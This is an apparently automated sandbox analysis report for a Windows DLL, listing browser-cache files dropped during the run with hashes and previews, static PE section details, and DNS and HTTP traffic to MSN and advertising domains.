SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	79097
Entropy (8bit):	5.337866393801766
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B
MD5:	408DDD452219F77E388108945DE7D0FE
SHA1:	C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7
SHA-256:	197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385
SHA-512:	17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB1B
Malicious:	false
Reputation:	unknown
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\e151e5[2].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	271194
Entropy (8bit):	5.144309124586737
Encrypted:	false
SSDEEP:	1536:l3JqIHQCSq23YILFMPpWje+KULpfqjI9zT:hqCSVyIeiijq
MD5:	69E873EC1DB1AA38922F46E435785B61

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\iab2Data[1].json	
SHA1:	0E17DD5D16C19D40847AEEEC9AF898BB7F228801
SHA-256:	D90C45999873C12E05B6A850C7C5473E1CB3DA9BD087DB5F038F56ABD65F108C
SHA-512:	27F403FDC906C317F4023735B29ABB090867CAA41103CE2FD19E487323EBEE15884DF10A353741C218BB83C748464BE3D75459F5D086FDE983DB85FC86ADA4D
Malicious:	false
Reputation:	unknown
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	103536
Entropy (8bit):	5.315961772640951
Encrypted:	false
SSDEEP:	768:nq79kuJrnt6JjU7cVbkhS/G+FBlTjmSmjCRp0QRaPXJHJVhXKNTUCL29kJlXYoXY:49jht4bbkAOCRpl6TVgTUCLBX10UU/px
MD5:	6E60674C04FFF923CE6E30A0CD4B1A04
SHA1:	D77ED2B9FA6DD82C7A5F740777CC38858D9CBDDD
SHA-256:	48221F1DE0F509D6C365D9F4BA1D7DB8619E01C6BC4AC8462536836E582CDC66
SHA-512:	62F5068BDEDBA361DAD0B50B66F617A2A964B9D3DB748BF9DE29C4F6307B1891AF9A4D384F3CEB25C77B62D245F338D967084301391A41BAB9772E2632B36B9
Malicious:	false
Reputation:	unknown
Preview:	var otTCF=function(e){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function t(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function n(e,t){return e(t={exports:{}},t.exports),t.exports}function r(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return I.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return L(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\tag[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10228
Entropy (8bit):	5.444589507503123
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTvlXQuzSqHDgiKGWdrBpOlztlomlRokr:4EamR7OrxYSLQdiMoHDgxGWdrz4+
MD5:	A97B07A6676EE93D511B0C92170210A8
SHA1:	45414FAEA118B5F711F5378B3EE93D82536C2BBB
SHA-256:	2D90F176EF387A57A979060ACF26C0DE8F15ACEA4E251846BBC234D84C7813A0
SHA-512:	48BBFDDDECD38F0D3BE5DA50935E7DFA87C39B95FB088F10568C7E9E99E1A3F572C64BEB511F6CD082B51B641080CDE21F05BC3F1332AC226D1171BF5F7C2ECF
Malicious:	false
Reputation:	unknown
Preview:	!function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i||[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\1632725880101-6365[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 622x325, frames 3
Category:	dropped
Size (bytes):	97182
Entropy (8bit):	7.974305831456936
Encrypted:	false
SSDEEP:	1536:oUgpFYv6S6TW5ax4VczvDCUyIsCSp0lccFg2OOpGsF37T4GWxk92jSPApdpwMqcG:oV/s6S6TW5q4iv+UyTp0Vu2OYv4te8wT
MD5:	A843182FAD3657CA8B6AFA0CAAF9EF5A
SHA1:	2FFE112942E83324C8D6A8369F0756DFD47173BE
SHA-256:	9E01C150C28ECAE6D44A41ED2BCDFF91173AED209FAD20612DC3053BB8E53243
SHA-512:	22F4672A48F9DA56D6C771A3C7E07BEBCB979B478139CD3249F7A966653EE14D6092708BC71A18319B5D8B8011BBBE8D7637F6AD2D4D506E779A2DC45544191

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\1632725880101-6365[1].jpg	
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....(ICC_PROFILE.....mntrRGB XYZ .....acsp.....-.....desc.....trXYZ...d....gXYZ...x....bXYZ .....rTRC.....(gTRC.....(bTRC.....(wtpt.....cprt.....<mluc.....enUS...X.....s.R.G.B.....XYZ .....o...8.....XYZ .....b..... ....XYZ .....$.....para.....ff.....Y.....[.....XYZ .....-mluc.....enUS... .....G.o.o.g.l.e. .I.n.c... .2.0.1.6...C.....C..... .....E.n..".....J.....!...1.."A.2Qa#q..B.....R.....$3..Cbr.%4Sc.&5s.....A..... .!.1.A.."Qaq...2....#.$3BCR...45.r.DEb.....?..f,....T...A.....a.p.$y0T. .`..r ...@P.#.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F F
Malicious:	false
Reputation:	unknown
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2 B
Malicious:	false
Reputation:	unknown
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expe cted semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weigh t:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem ;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption, .todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead {bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	396900
Entropy (8bit):	5.314138504283414
Encrypted:	false
SSDEEP:	6144:WXP9M/wSg/5rs1JuKb4KAuPmqqIjHSjasCr1BgxO0DkV4FcjtIuNK:YW/fjqIjHdl16tbcjut
MD5:	635C7C1B8F0A7A5B28EECA13824ABA3C
SHA1:	84340599D2873DCCED885061C40C89DE26228F3A
SHA-256:	C1478CDAFDCA1FC46CF5BC326FD291913C4922D53D97291612F9243626950FBF
SHA-512:	8B65EBEE5CC15558654151B73B5610126A4AF19DF20EE7DD80F0AC3A46089487F846114C3336F9A457D6545A900EC24CDD6B7752E990FAF3A78BF7C269ADBF6
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\52-478955-68ddb2ab[1].js	
Preview:	var Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBu ndleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n [0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="fun ction"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0, {},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,h.each(function(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\AA5Wkdg[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	525
Entropy (8bit):	7.421844150920897
Encrypted:	false
SSDEEP:	12:6v/7djHPPM9IhOfybHNtOytXQlcyY7r1vEP/N:2jHM9IhOfCttJVqR01sP1
MD5:	92496B0E07883E12CD6EA765204137CD
SHA1:	5F11C47C9D4D6A52DA90F2F2BA1AFFEB40E8C2C1
SHA-256:	C1F7888A82E3D3DD5E7190E99EC61FE4608399BEAA0EB5A52A32FE584E639015
SHA-512:	384DA4D21A583934E43DD967720DD7546821AD1AFE7F36ABC5D3574F5BABB91ED3BC9D487809E804AADC4F5762F02A0C6B58020925ED1885682F2796C8D690A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..SKn.A.}U.....Kc.$....."a....{ ;v.. 6H.e$. .Hl.=.U.....^..y...^4.#..E1.<r.G$...-O7.k..M./e!.1t3ex.....).v...T.....T....~D.c. ..!l%`.....1..d.\e.}n...m.P.....=.].t07/W5.....-.m`..>.....q.B.._(.A.....T@..+..B.....g.7@n .^. ..u.....IR.XER.....q...v.I.A..o..,A~..I..U2|FJ..7=....qJX.f-.....A..F.#x.....uj..!)...c_0..t.. s....D..Fl.=..#t..[.X..=...m.s....S..ryZ.Ho...n._"..f<...4.=X.../V&....._.3eo.....R.....IEND.B`.

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.726180226254847
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	AP8cSQS6y5.dll
File size:	829440
MD5:	d706a7c97207b34d7e672273064a280d
SHA1:	9055721bc7129d62c2d9d3656592e2a3c190b052
SHA256:	fd45e46e06310bf7df9e0a2690b545c19c6a6cf7504c3ffc 6f701f28c7ce8b2d
SHA512:	c13d4e2f0e678ae74b86c8e1820ec12a25ec84f4b6b7d95 a1722c809a720fc76f95ed32dbaf89f94ea5e9e573c2812 1dd5c80bc742c53ef04bad0fc25b7dc7fa
SSDEEP:	12288:5e62IbUp6cgHVysjTEs0auETHl4GbOX4NNVjmF uu4l7Sk4BwhWyy6W0WTbhsQ:5e6T06hHXEYHl4GbO X4NN0V77syET9s
File Content Preview:	MZ.....@..... .....!..L.!Th is program cannot be run in DOS mode....$.....#.I.M.I. M.I.M.].N.].M.].H...M.].I.^.M.].L.J.M.I.L...M...I.F.M...N.^.M ...H...M...I.N.M...N.H.M...H.E.M...H.{.M...I.\.M...M.H.M

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10086b9b
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A8811A [Thu Dec 2 08:17:30 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e1cf68522b8503bd17e1cb390e0c543b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa5645	0xa5800	False	0.474065037292	data	6.66550908033	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xa7000	0x12d78	0x12e00	False	0.547327711093	data	5.9880767358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xba000	0xf6d8	0xea00	False	0.181189903846	data	4.59514754582	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xca000	0x33c8	0x3400	False	0.779522235577	data	6.64818047623	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 00:48:20.646644115 CET	192.168.2.4	8.8.8.8	0xfc95	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:28.281869888 CET	192.168.2.4	8.8.8.8	0x9b24	Standard query (0)	browser.events.data.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:28.772891998 CET	192.168.2.4	8.8.8.8	0x1fb0	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:30.444500923 CET	192.168.2.4	8.8.8.8	0x229a	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:35.182667017 CET	192.168.2.4	8.8.8.8	0xe6b5	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 00:48:38.409720898 CET	192.168.2.4	8.8.8.8	0xbeff	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.531403065 CET	192.168.2.4	8.8.8.8	0x378d	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.647356033 CET	192.168.2.4	8.8.8.8	0x9f01	Standard query (0)	assets.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.330692053 CET	192.168.2.4	8.8.8.8	0x18d7	Standard query (0)	ad.doublec lick.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.339201927 CET	192.168.2.4	8.8.8.8	0xa3fe	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.513138056 CET	192.168.2.4	8.8.8.8	0x5f2b	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.382163048 CET	192.168.2.4	8.8.8.8	0x48bb	Standard query (0)	img.img-ta boola.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.395720005 CET	192.168.2.4	8.8.8.8	0x30e	Standard query (0)	s.yimg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 00:48:20.665859938 CET	8.8.8.8	192.168.2.4	0xfc95	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:28.303528070 CET	8.8.8.8	192.168.2.4	0x9b24	No error (0)	browser.ev ents.data. msn.com	global.asimov.events.data .trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:28.795603037 CET	8.8.8.8	192.168.2.4	0x1fb0	No error (0)	contextual .media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:30.472276926 CET	8.8.8.8	192.168.2.4	0x229a	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:35.203538895 CET	8.8.8.8	192.168.2.4	0xe6b5	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.431426048 CET	8.8.8.8	192.168.2.4	0xbeff	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.431426048 CET	8.8.8.8	192.168.2.4	0xbeff	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.431426048 CET	8.8.8.8	192.168.2.4	0xbeff	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:38.552774906 CET	8.8.8.8	192.168.2.4	0x378d	No error (0)	cvision.me dia.net	cvision.media.net.edgeke y.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:38.672991991 CET	8.8.8.8	192.168.2.4	0x9f01	No error (0)	assets.msn.com	assets.msn.com.edgekey. net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:43.358530045 CET	8.8.8.8	192.168.2.4	0x18d7	No error (0)	ad.doublec lick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:43.358530045 CET	8.8.8.8	192.168.2.4	0x18d7	No error (0)	dart.l.dou bleclick.net		142.250.203.102	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.362951994 CET	8.8.8.8	192.168.2.4	0xa3fe	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.362951994 CET	8.8.8.8	192.168.2.4	0xa3fe	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.362951994 CET	8.8.8.8	192.168.2.4	0xa3fe	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:43.532351017 CET	8.8.8.8	192.168.2.4	0x5f2b	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:43.532351017 CET	8.8.8.8	192.168.2.4	0x5f2b	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:47.401127100 CET	8.8.8.8	192.168.2.4	0x48bb	No error (0)	img.img-ta boola.com	tls13.taboola.map.fastly.n et		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:47.401127100 CET	8.8.8.8	192.168.2.4	0x48bb	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.1.44	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 00:48:47.401127100 CET	8.8.8.8	192.168.2.4	0x48bb	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.401127100 CET	8.8.8.8	192.168.2.4	0x48bb	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.401127100 CET	8.8.8.8	192.168.2.4	0x48bb	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.414618969 CET	8.8.8.8	192.168.2.4	0x30e	No error (0)	s.yimg.com	edge.gycpi.b.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:48:47.414618969 CET	8.8.8.8	192.168.2.4	0x30e	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.23	A (IP address)	IN (0x0001)
Dec 3, 2021 00:48:47.414618969 CET	8.8.8.8	192.168.2.4	0x30e	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.22	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - btloader.com
  - ad-delivery.net
  - ad.doubleclick.net
  - img.img-taboola.com
  - s.yimg.com
- 172.104.227.98

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49822	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:38 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive
